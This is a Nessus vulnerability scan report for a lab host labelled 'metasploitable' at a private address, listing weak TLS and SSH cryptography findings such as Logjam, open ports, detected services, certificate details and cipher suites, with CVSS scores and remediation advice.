## 83738 (1) - SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)

### Synopsis

The remote host supports a set of weak ciphers.

### Description

The remote host supports EXPORT_DHE cipher suites with keys less than or equal to 512 bits. Through cryptanalysis, a third party can find the shared secret in a short amount of time.

A man-in-the middle attacker may be able to downgrade the session to use EXPORT_DHE cipher suites. Thus, it is recommended to remove support for weak cipher suites.

### See Also

https://weakdh.org/

### Solution

Reconfigure the service to remove support for EXPORT_DHE cipher suites.

### Risk Factor

Low

### CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N)

### CVSS v3.0 Temporal Score

3.2 (CVSS:3.0/E:U/RL:O/RC:C)

### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:N/I:P/A:N)

### CVSS v2.0 Temporal Score

2.2 (CVSS2#E:U/RL:ND/RC:C)

### References

| | |
|---|---|
| BID | 74733 |
| CVE | CVE-2015-4000 |

## Plugin Information

Published: 2015/05/21, Modified: 2021/02/03

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
EXPORT_DHE cipher suites supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 153953 (1) - SSH Weak Key Exchange Algorithms Enabled

### Synopsis

The remote SSH server is configured to allow weak key exchange algorithms.

### Description

The remote SSH server is configured to allow key exchange algorithms which are considered weak.

This is based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) draft-ietf-curdle-ssh-kex-sha2-20. Section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes:

diffie-hellman-group-exchange-sha1

diffie-hellman-group1-sha1

gss-gex-sha1-*

gss-group1-sha1-*

gss-group14-sha1-*

rsa1024-sha1

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

### See Also

http://www.nessus.org/u?b02d91cd

https://datatracker.ietf.org/doc/html/rfc8732

### Solution

Contact the vendor or consult product documentation to disable the weak algorithms.

### Risk Factor

Low

### CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2021/10/13, Modified: 2021/10/13

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```

The following weak key exchange algorithms are enabled :

  diffie-hellman-group-exchange-sha1
  diffie-hellman-group1-sha1
```

## 11219 (13) - Nessus SYN scanner

### Synopsis

It is possible to determine which TCP ports are open.

### Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

### Solution

Protect your target with an IP filter.

### Risk Factor

None

### Plugin Information

Published: 2009/02/04, Modified: 2022/02/14

### Plugin Output

192.168.56.102 (tcp/21/ftp)

```
Port 21/tcp was found to be open
```

192.168.56.102 (tcp/22/ssh)

```
Port 22/tcp was found to be open
```

192.168.56.102 (tcp/23/telnet)

```
Port 23/tcp was found to be open
```

192.168.56.102 (tcp/25/smtp)

```
Port 25/tcp was found to be open
```

192.168.56.102 (tcp/53/dns)

```
Port 53/tcp was found to be open
```

### 192.168.56.102 (tcp/80/www)

```
Port 80/tcp was found to be open
```

### 192.168.56.102 (tcp/139/smb)

```
Port 139/tcp was found to be open
```

### 192.168.56.102 (tcp/445/cifs)

```
Port 445/tcp was found to be open
```

### 192.168.56.102 (tcp/3306/mysql)

```
Port 3306/tcp was found to be open
```

### 192.168.56.102 (tcp/3632)

```
Port 3632/tcp was found to be open
```

### 192.168.56.102 (tcp/5432/postgresql)

```
Port 5432/tcp was found to be open
```

### 192.168.56.102 (tcp/8009/ajp13)

```
Port 8009/tcp was found to be open
```

### 192.168.56.102 (tcp/8180/www)

```
Port 8180/tcp was found to be open
```

## 22964 (6) - Service Detection

### Synopsis

The remote service could be identified.

### Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2007/08/19, Modified: 2021/04/14

### Plugin Output

192.168.56.102 (tcp/21/ftp)

```
An FTP server is running on this port.
```

192.168.56.102 (tcp/22/ssh)

```
An SSH server is running on this port.
```

192.168.56.102 (tcp/23/telnet)

```
A telnet server is running on this port.
```

192.168.56.102 (tcp/25/smtp)

```
An SMTP server is running on this port.
```

192.168.56.102 (tcp/80/www)

```
A web server is running on this port.
```

192.168.56.102 (tcp/8180/www)

```
A web server is running on this port.
```

## 10107 (2) - HTTP Server Type and Version

### Synopsis

A web server is running on the remote host.

### Description

This plugin attempts to determine the type and the version of the remote web server.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0931 |

### Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

### Plugin Output

192.168.56.102 (tcp/80/www)

```
The remote web server type is :

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
```

192.168.56.102 (tcp/8180/www)

```
The remote web server type is :

Apache-Coyote/1.1
```

## 10863 (2) - SSL Certificate Information

### Synopsis

This plugin displays the SSL certificate.

### Description

This plugin connects to every SSL-related port and attempts to extract and dump the X.509 certificate.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2008/05/19, Modified: 2021/02/03

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
Subject Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Issuer Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC

Version: 1

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT

Public Key Info:
```

```
Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 A0 AE 97
            00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01

Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
           0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
           1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 0C DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
           83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
           A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
           15 6E 8D 30 38 F6 CA 2E 75

Fingerprints :

SHA-256 Fingerprint: E7 A7 FA 0D 63 E4 57 C7 C4 A5 9B 38 B7 08 49 C6 A7 0B DA 6F
                     83 0C 7A F1 E3 2D EE 43 6D E8 13 CC
SHA-1 Fingerprint: ED 09 30 88 70 66 03 BF D5 DC 23 73 99 B4 98 DA 2D [...]
```

### 192.168.56.102 (tcp/5432/postgresql)

```
Subject Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Issuer Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC

Version: 1

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT

Public Key Info:

Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 A0 AE 97
            00 90 9D DC 99 0D 33 A4 B5
```

```
Exponent: 01 00 01

Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
           0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
           1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 0C DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
           83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
           A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
           15 6E 8D 30 38 F6 CA 2E 75

Fingerprints :

SHA-256 Fingerprint: E7 A7 FA 0D 63 E4 57 C7 C4 A5 9B 38 B7 08 49 C6 A7 0B DA 6F
                     83 0C 7A F1 E3 2D EE 43 6D E8 13 CC
SHA-1 Fingerprint: ED 09 30 88 70 66 03 BF D5 DC 23 73 99 B4 98 DA 2D [...]
```

## 11002 (2) - DNS Server Detection

### Synopsis

A DNS server is listening on the remote host.

### Description

The remote service is a Domain Name System (DNS) server, which provides a mapping between hostnames and IP addresses.

### See Also

https://en.wikipedia.org/wiki/Domain_Name_System

### Solution

Disable this service if it is not needed or restrict access to internal hosts only if the service is available externally.

### Risk Factor

None

### Plugin Information

Published: 2003/02/13, Modified: 2017/05/16

### Plugin Output

192.168.56.102 (tcp/53/dns)
192.168.56.102 (udp/53/dns)

# 11011 (2) - Microsoft Windows SMB Service Detection

## Synopsis

A file / print sharing service is listening on the remote host.

## Description

The remote service understands the CIFS (Common Internet File System) or Server Message Block (SMB) protocol, used to provide shared access to files, printers, etc between nodes on a network.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2002/06/05, Modified: 2021/02/11

## Plugin Output

192.168.56.102 (tcp/139/smb)

```
An SMB server is running on this port.
```

192.168.56.102 (tcp/445/cifs)

```
A CIFS server is running on this port.
```

## 21643 (2) - SSL Cipher Suites Supported

### Synopsis

The remote service encrypts communications using SSL.

### Description

This plugin detects which SSL ciphers are supported by the remote service for encrypting communications.

### See Also

https://www.openssl.org/docs/man1.1.0/apps/ciphers.html

http://www.nessus.org/u?3a040ada

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2006/06/05, Modified: 2021/03/09

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```

Here is the list of SSL ciphers supported by the remote server :
Each group is reported per SSL Version.

SSL Version : TLSv1
  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA           0x00, 0x15       DH            RSA      DES-CBC(56)
 SHA1
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export
    ADH-DES-CBC-SHA               0x00, 0x1A       DH            None     DES-CBC(56)
 SHA1
    EXP-DES-CBC-SHA               0x00, 0x08       RSA(512)      RSA      DES-CBC(40)
 SHA1      export
    EXP-RC2-CBC-MD5               0x00, 0x06       RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x00, 0x03       RSA(512)      RSA      RC4(40)                MD5
       export
    DES-CBC-SHA                   0x00, 0x09       RSA           RSA      DES-CBC(56)
 SHA1

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ADH-DES-CBC3-SHA              0x00, 0x1B       DH            None     3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     [...]
```

### 192.168.56.102 (tcp/5432/postgresql)

```
Here is the list of SSL ciphers supported by the remote server :
Each group is reported per SSL Version.

SSL Version : TLSv1
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
 SHA1
    AES128-SHA                    0x00, 0x2F       RSA           RSA      AES-CBC(128)
 SHA1
    AES256-SHA                    0x00, 0x35       RSA           RSA      AES-CBC(256)
 SHA1
    RC4-SHA                       0x00, 0x05       RSA           RSA      RC4(128)
 SHA1


SSL Version : SSLv3
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---      [...]
```

## 24260 (2) - HyperText Transfer Protocol (HTTP) Information

### Synopsis

Some information about the remote HTTP configuration can be extracted.

### Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

### Plugin Output

192.168.56.102 (tcp/80/www)

```

Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

  Date: Wed, 30 Mar 2022 17:39:48 GMT
  Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
  Last-Modified: Wed, 17 Mar 2010 14:08:25 GMT
  ETag: "107f7-2d-481ffa5ca8840"
  Accept-Ranges: bytes
  Content-Length: 45
  Keep-Alive: timeout=15, max=100
  Connection: Keep-Alive
  Content-Type: text/html

Response Body :

<html><body><h1>It works!</h1></body></html>
```

192.168.56.102 (tcp/8180/www)

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : no
Options allowed : GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Headers :

  Server: Apache-Coyote/1.1
  Content-Type: text/html;charset=ISO-8859-1
  Date: Wed, 30 Mar 2022 17:39:47 GMT
  Connection: close

Response Body :

<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    <head>
    <title>Apache Tomcat/5.5</title>
    <style type="text/css">
    /*<![CDATA[*/
      body {
          color: #000000;
          background-color: #FFFFFF;
  font-family: Arial, "Times New Roman", Times, serif;
          margin: 10px 0px;
      }

    img {
       border: none;
    }

    a:link, a:visited {
        color: blue
    }

    th {
        font-family: Verdana, "Times New Roman", Times, serif;
        font-size: 110%;
        font-weight: normal;
        font-style: italic;
        background: #D2A41C;
        text-align: left;
    }

    td {
        color: #000000;
font-family: Arial, Helvetica, sans-serif;
    }
```

```
td.menu {
    background: #FFDC75;
}

.center  [...]
```

## 45410 (2) - SSL Certificate 'commonName' Mismatch

### Synopsis

The 'commonName' (CN) attribute in the SSL certificate does not match the hostname.

### Description

The service running on the remote host presents an SSL certificate for which the 'commonName' (CN) attribute does not match the hostname on which the service listens.

### Solution

If the machine has several names, make sure that users connect to the service through the DNS hostname that matches the common name in the certificate.

### Risk Factor

None

### Plugin Information

Published: 2010/04/03, Modified: 2021/03/09

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The host name known by Nessus is :

  metasploitable

The Common Name in the certificate is :

  ubuntu804-base.localdomain
```

192.168.56.102 (tcp/5432/postgresql)

```
The host name known by Nessus is :

  metasploitable

The Common Name in the certificate is :

  ubuntu804-base.localdomain
```

# 56984 (2) - SSL / TLS Versions Supported

## Synopsis

The remote service encrypts communications.

## Description

This plugin detects which SSL and TLS versions are supported by the remote service for encrypting communications.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2011/12/01, Modified: 2021/02/03

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
This port supports SSLv2/SSLv3/TLSv1.0.
```

192.168.56.102 (tcp/5432/postgresql)

```
This port supports SSLv3/TLSv1.0.
```

## 57041 (2) - SSL Perfect Forward Secrecy Cipher Suites Supported

### Synopsis

The remote service supports the use of SSL Perfect Forward Secrecy ciphers, which maintain confidentiality even if the key is stolen.

### Description

The remote host supports the use of SSL ciphers that offer Perfect Forward Secrecy (PFS) encryption. These cipher suites ensure that recorded SSL traffic cannot be broken at a future date if the server's private key is compromised.

### See Also

https://www.openssl.org/docs/manmaster/man1/ciphers.html

https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange

https://en.wikipedia.org/wiki/Perfect_forward_secrecy

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2011/12/07, Modified: 2021/03/09

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```

Here is the list of SSL PFS ciphers supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA           0x00, 0x15       DH            RSA      DES-CBC(56)
 SHA1

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

### 192.168.56.102 (tcp/5432/postgresql)

```


Here is the list of SSL PFS ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

# 70544 (2) - SSL Cipher Block Chaining Cipher Suites Supported

## Synopsis

The remote service supports the use of SSL Cipher Block Chaining ciphers, which combine previous blocks with subsequent ones.

## Description

The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly.

## See Also

https://www.openssl.org/docs/manmaster/man1/ciphers.html

http://www.nessus.org/u?cc4a822a

https://www.openssl.org/~bodo/tls-cbc.txt

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2013/10/22, Modified: 2021/02/03

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
Here is the list of SSL CBC ciphers supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC2-CBC-MD5               0x04, 0x00, 0x80 RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA           0x00, 0x15       DH            RSA      DES-CBC(56)
 SHA1
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    ADH-DES-CBC-SHA               0x00, 0x1A       DH            None     DES-CBC(56)
 SHA1
```

```
    EXP-DES-CBC-SHA               0x00, 0x08       RSA(512)      RSA      DES-CBC(40)
 SHA1      export
    EXP-RC2-CBC-MD5               0x00, 0x06       RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    DES-CBC-SHA                   0x00, 0x09       RSA           RSA      DES-CBC(56)
 SHA1

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-MD5                  0x07, 0x00, 0xC0 RSA           RSA      3DES-CBC(168)          MD5
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ADH-DES-CBC3-SHA              0x00, 0x1B       DH            None     3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ------- [...]
```

### 192.168.56.102 (tcp/5432/postgresql)

```

Here is the list of SSL CBC ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
 SHA1
    AES128-SHA                    0x00, 0x2F       RSA           RSA      AES-CBC(128)
 SHA1
    AES256-SHA                    0x00, 0x35       RSA           RSA      AES-CBC(256)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 156899 (2) - SSL/TLS Recommended Cipher Suites

### Synopsis

The remote host advertises discouraged SSL/TLS ciphers.

### Description

The remote host has open SSL/TLS ports which advertise discouraged cipher suites. It is recommended to only enable support for the following cipher suites:

TLSv1.3:

- 0x13,0x01 TLS_AES_128_GCM_SHA256

- 0x13,0x02 TLS_AES_256_GCM_SHA384

- 0x13,0x03 TLS_CHACHA20_POLY1305_SHA256

TLSv1.2:

- 0xC0,0x2B ECDHE-ECDSA-AES128-GCM-SHA256

- 0xC0,0x2F ECDHE-RSA-AES128-GCM-SHA256

- 0xC0,0x2C ECDHE-ECDSA-AES256-GCM-SHA384

- 0xC0,0x30 ECDHE-RSA-AES256-GCM-SHA384

- 0xCC,0xA9 ECDHE-ECDSA-CHACHA20-POLY1305

- 0xCC,0xA8 ECDHE-RSA-CHACHA20-POLY1305

- 0x00,0x9E DHE-RSA-AES128-GCM-SHA256

- 0x00,0x9F DHE-RSA-AES256-GCM-SHA384

This is the recommended configuration for the vast majority of services, as it is highly secure and compatible with nearly every client released in the last five (or more) years.

### See Also

https://wiki.mozilla.org/Security/Server_Side_TLS

https://ssl-config.mozilla.org/

### Solution

Only enable support for recommened cipher suites.

### Risk Factor

None

### Plugin Information

Published: 2022/01/20, Modified: 2022/01/20

## Plugin Output

### 192.168.56.102 (tcp/25/smtp)

```
The remote host has listening SSL/TLS ports which advertise the discouraged cipher suites outlined
 below:


  Low Strength Ciphers (<= 64-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EXP-RC2-CBC-MD5               0x04, 0x00, 0x80 RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x02, 0x00, 0x80 RSA(512)      RSA      RC4(40)                MD5
       export
    EXP-EDH-RSA-DES-CBC-SHA       0x00, 0x14       DH(512)       RSA      DES-CBC(40)
 SHA1      export
    EDH-RSA-DES-CBC-SHA           0x00, 0x15       DH            RSA      DES-CBC(56)
 SHA1
    EXP-ADH-DES-CBC-SHA           0x00, 0x19       DH(512)       None     DES-CBC(40)
 SHA1      export
    EXP-ADH-RC4-MD5               0x00, 0x17       DH(512)       None     RC4(40)                MD5
       export
    ADH-DES-CBC-SHA               0x00, 0x1A       DH            None     DES-CBC(56)
 SHA1
    EXP-DES-CBC-SHA               0x00, 0x08       RSA(512)      RSA      DES-CBC(40)
 SHA1      export
    EXP-RC2-CBC-MD5               0x00, 0x06       RSA(512)      RSA      RC2-CBC(40)            MD5
       export
    EXP-RC4-MD5                   0x00, 0x03       RSA(512)      RSA      RC4(40)                MD5
       export
    DES-CBC-SHA                   0x00, 0x09       RSA           RSA      DES-CBC(56)
 SHA1

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-MD5                  0x07, 0x00, 0xC0 RSA           RSA      3DES-CBC(168)          MD5
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ADH-DE [...]
```

### 192.168.56.102 (tcp/5432/postgresql)

```
The remote host has listening SSL/TLS ports which advertise the discouraged cipher suites outlined
 below:


  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
